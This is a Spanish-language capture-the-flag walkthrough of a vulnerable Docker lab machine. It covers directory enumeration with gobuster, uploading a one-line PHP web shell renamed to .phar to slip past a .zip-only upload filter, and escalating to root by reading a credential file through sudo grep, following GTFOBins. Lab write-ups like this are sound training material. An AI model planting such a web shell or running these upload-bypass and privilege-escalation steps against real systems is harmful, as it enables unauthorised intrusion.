
Vamos a desplegar la maquina vulnerable


Haremos un escaneo profundo de los puertos de la maquina vulnerable.



Vemos que solo tenemos el puerto de http abierto, así que mientras exploramos la pagina principal, ejecutamos gobuster para encontrar directorios dentro del servidor.

```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 -x php,html,py,txt -t 100 -k -r
[sudo] contraseña para caan31:
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              py,txt,php,html
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 200) [Size: 741]
/upload.php           (Status: 200) [Size: 0]
/index.php            (Status: 200) [Size: 8235]
/machine.php          (Status: 200) [Size: 1361]
```

Nos encontramos con una pagina donde podemos subir archivos.



Vamos a crear un script con php para poder hacer una reverse Shell.

```
❯ nano shell.php
```


```
<?php

system($_GET["cmd"]);

?>
```

Al intentarlo subir, vemos que no nos permite por no ser un fichero .zip


Le cambiaremos .php por .phar que es el equivalente a .zip de php.

```
❯ mv shell.php shell.phar
```


Ahora al subirlo vemos que se subió correctamente.




Aquí encontramos el script que subimos.




Hacemos una pequeña prueba que si funciona correctamente para hacer la reverse Shell.




Ejecutamos una reverse Shell






Vemos que nos conectamos correctamente, vamos a ver que podemos ejecutar cut y grep como sudo.



Despues de buscar un rato, en opt, tenemos un fichero donde nos indica la ruta de la clave de root.



Con ayuda de gtfobins vemos como podemos ejecutar para escalar privilegios.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo grep '' $LFILE
```

Ejecutamos los comandos y vemos que somos root.

```
www-data@14e4d6e9447b:/opt$ LFILE=/root/clave.txt
www-data@14e4d6e9447b:/opt$ sudo /usr/bin/grep '' $LFILE
dockerlabsmolamogollon123
```

```
www-data@14e4d6e9447b:/opt$ su root
Password:
root@14e4d6e9447b:/opt# whoami
root
```